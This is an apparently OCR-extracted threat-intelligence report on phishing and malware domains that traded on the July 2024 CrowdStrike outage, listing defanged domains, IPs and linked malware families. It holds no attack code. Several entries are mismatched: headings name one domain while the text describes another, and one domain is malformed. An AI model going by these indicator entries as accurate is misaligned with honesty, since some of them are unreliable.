


CrowdStrike Falcon Sensor Update: Worldwide Blue Screen of Death (**BSOD**) Incident Update - II

July 2024

Table of Contents

EXECUTIVE SUMMARY

A recent update from CrowdStrike caused the Blue Screen of Death (BSOD) on many Windows computers globally, leading to widespread disruption. Cybercriminals quickly exploited the chaos, using phishing campaigns and malicious domains to deceive users.

The CYFIRMA Research team is continuously monitoring the ongoing situation and has carried out an analysis of the tactics, techniques & procedures (TTPs) on deployed malware and malicious campaigns of the threat actors. Our research team also provides details of ways to mitigate these threats and protect affected users.

This incident emphasizes the need for rigorous software testing and highlights the rapid response required to mitigate exploitation by cybercriminals.

INTRODUCTION

In the wake of a recent update from CrowdStrike that caused the BSOD on many Windows computers globally, cybercriminals seized the opportunity to launch targeted phishing campaigns. Our team collected various malicious domains and hashes linked to these campaigns. We identified several types of malware, including **Remcos RAT**, **Data Wiper malware**, and other **commodity malware**, being used in these attacks.

Remcos (Remote Control and Surveillance) is a sophisticated Remote Access Trojan (RAT) initially designed as a legitimate remote administration tool. However, it has been widely abused by cybercriminals to secretly control victims' devices, providing attackers with backdoor access and the ability to collect sensitive information. Remcos incorporates obfuscation and anti-debugging techniques to evade detection and is under active development, with new versions released regularly.

Data Wiper malware, also known as Wiper malware, is a type of malicious software designed to delete files or destroy data on the device it attacks. The word “wiper” is known by its basic function, which is to wipe/erase the hard disk of the targeted machine. Wiper malware can be defined as a malicious software that tries to clean/destroy data.

ANALYSIS OF MALICIOUS DOMAINS

Domains analysed on 20th July 2024

Domain: crashstrike[.]com

Status: Not delivering any malware.

- In the past, resolving **172.67.206.221** has led to the delivery of the info stealer malware Lokibot.
- We observed a user on Twitter spreading the above malicious domain.




FIG: Twitter user: https://twitter.com/yuvadm

Domain: fix-crowdstrike-bsod[.]com

Status: Not delivering any malware.

- The IP address **185.199.108.153** is associated with GitHub, Inc. and is hosted by Fastly, Inc. It is used primarily for content delivery network (CDN) purposes, specifically under the hostname cdn-185-199-108-153.github.com. This IP address is part of the ASN 54113, which is managed by Fastly; a well-known CDN provider. The address is assigned for use by GitHub, making it part of their infrastructure for delivering content efficiently to users around the world.
- Additionally, the IP has been reported for suspicious activities in the past, indicating it has been used in some high-risk actions, although such reports are not uncommon for high-traffic IP addresses used by major services like GitHub (DB-IP). The threat actor is unknown behind this IOC.

Domain: bsodsm8rLIxamzgjedu[.]com
Status: Not delivering any malware.

- This domain seems unavailable at this moment, leaving no details to conduct further investigation.

Domain: crowdstrikebsodfix[.]blob[.]core[.]windows[.]net
Status: Not delivering any malware.

- Resolving to **20.38.122.68**, it is associated with Microsoft Corporation and is typically used for Azure services. This IP address is part of Microsoft's infrastructure, serving various purposes such as hosting, cloud services, and network management. Located in the United States, it is part of the larger Microsoft Azure IP range.

Domain: crowdstrikecommuication[.]app
Status: Not delivering any malware.

- This domain seems unavailable at this moment, leaving no details to conduct further investigation.

Domain: fix-crowdstrike-apocalypse[.]com
Status: Not delivering any malware.


- This domain is used for scamming, specifically, asking users for donations in crypto, after mentioning the solution to fix the blue screen error on their landing page.
- Resolving to IP address **80.78.22.84**, the IP with no past malicious activity is communicating with the suspicious domain.

Domain: crowdstrikeoutage[.]info
Status: Not delivering any malware.

- This domain is used for guiding users to solutions for major outages.
- The domain is resolving to **89.117.139.195** with no malicious footprints from the past.


Domain: clownstrike[.]co[.]uk
Status: Not delivering any malware.

- The domain is used for trolling purposes.
- The domain is resolving to **185.199.222.21** with no malicious footprints from the past.




Domain: crowdstrike-falcon[.]online

- **Status**: The domain is parked currently, with the hosting provider being 'Namecheap.' In the past, the IP associated with the domain was found to be dropping Cobaltstrike by an Unknown Threat actor.
- **Resolving IPs:** 199.59.243.225, 192.64.119.170



Domain: crowdstrikerecovery1[.]blob[.]core[.]windows[.]net


- **Status:** The subdomain is registered under MarkMonitor Inc., IP has previously been associated with the distribution of Commodity android trojans.
- **Resolving IP:** 20.60.132.100



Domain: crowdstrikeoutage[.]com

- **Status:** The domain is parked currently, with the hosting provider being Namecheap. In the past, the IP associated was found to be delivering commodity malware.
- **Resolving IP:** 192.64.119.34, 91.195.240.19

Domain: isitcrowdstrike[.]com



- **Status**: The domain appears to be registered to troll CrowdStrike. The associated IP address has a history of dropping FormBook malware or being involved in scams. The domain registrar is GoDaddy.
- **Resolving IPs:** 76.223.105.230, 13.248.243.5, 67.4.148.242

Domain: crowdstrike[.]black

- **Status**: The domain, registered with CSC Corporate Domains, Inc., currently shows "Server Not Found." However, the associated IP address has previously been linked to the distribution of commodity malware.
- **Resolving IP:** 184.168.221.59

Domain: crowdstrikefix[.]zip

- **Status**: The domain, parked with Tucows, has been linked to phishing campaigns and SSH brute-force attacks. The threat actor is unknown, and the domain is currently inactive, or the server is down.
- **Resolving IP:** 198.185.159.144

Domain: failstrike[.].com

- **Status:** The domain appears to be registered to troll CrowdStrike.
- **Resolving IP:** 104.21.45.162, 172.67.216.164

Domain: winsstrike[.]com

- **Status:** Domain and server down.

Domain: supportfalconcrowdstrikel[.]com

- **Status:-** Domain and server down.

Domain: crowdfalcon-immed-update[.]com

- **Status:** Domain and server down.

Domain: microsoftcrowdstrike[.]com

- **Status:** Created using SquareSpace.com. The website is under construction, and no malware was observed.
- **Resolving IP:** 198.185.159.144

Domain: clownstrike. [.]co

- **Status:** The website looks like an attempt to demolish reputation/mock crowdstrike. No malware delivery was observed.
- **Resolving IP:** 3.33.251.168, 15.197.225.128


Domain: crowdstrikefix[.]com

- **Status:** crowdstrikefix[.]com is a suspicious domain registered with NameCheap, Inc. and associated with the IP address 91.195.240.19. The domain has been linked to Formbook malware, which steals sensitive information. Currently, the domain is inactive, indicating it may have been taken down. Malware observed: Commodity Malware.
- **Resolving IP:** 91.195.240.19

Domain: crowdstrikefix[.]com

- **Status:-** crowdstrikebluescreen[.]com is a suspicious domain registered with GoDaddy.com, LLC, and associated with IP addresses 13.248.243.5 and 76.223.105.230, located in the US. The domain has been linked to the Formbook malware, known for stealing sensitive information. Currently, the website is down.
- **Resolving IP:** 13.248.243.5, 76.223.105.230

Domain: crowdstrike-bsod[.]com




- **Status:-** crowdstrike-bsod[.]com is a suspicious domain registered with NameCheap, Inc. The website has been linked to the distribution of Commodity Malware. The site appears to provide false instructions and donation links, aiming to deceive users into executing potentially harmful actions on their systems.
- **Resolving IP:** 185.199.109.153

Domain: crowdstrikedoomsday[.]com


- **Status:-** This domain appears to be registered with Instra Corporation Pty Ltd. The identity of the threat actor associated with this domain is currently unknown.
- **Resolving IP:** 212.1.210.95

Domain: crowdstrike0day[.]com



- **Status:-** This domain is registered with NameCheap, Inc. The website is currently parked. The domain is potentially associated with threat actors from China, Russia, and North Korea, and may be related to the Formbook malware.
- **Resolving IP:** 198.185.159.145

Domain: crowdstriketoken[.]com



- **Status:-** The domain "crowdstrikedown[.]com" is associated with malicious activities, housing the Locky and Formbook malware. It is registered under Wix.com Ltd. Threat actors from China, Russia, North Korea, and Iran are attributed to activities related to this domain.
- **Malware observed:** Commodity Malware.
- **Resolving IP:** 185.230.63.171 and 34.149.87.45

Domain: crowdstrikedown[.]site

- **Status:-** The website "crowdstrikedown[.]site" appears to be currently unavailable. It is hosted on IP addresses 172.67.182.125 and 104.21.67.233 and is registered under Dotserve Inc.
- **Resolving IP:** 172.67.182.125, 104.21.67.233


Domain: crowdstrike-helpdesk[.]com

- **Status:-** The website "crowdstrike-helpdesk[.]com" is currently parked and inaccessible. It is registered under Squarespace Domains LLC. According to reports, the site has been linked to malware, such as Renos and Formbook, with threat actor attributes potentially involving Chinese, Russian, and North Korean groups.
- **Resolving IP:** 198.185.159.144

Domain: crowdstrikereport[.]com


- **Status:-** 1-day old, created on 2024-07-19, and consequently, creates suspicion. This coincides with the Microsoft/Crowdstrike Blue Screen update incident. Probably aimed at phishing purposes but currently isn't accessible. IP associated in the past with detection: Win.Ransomware.TeslaCrypt-9950169-0"
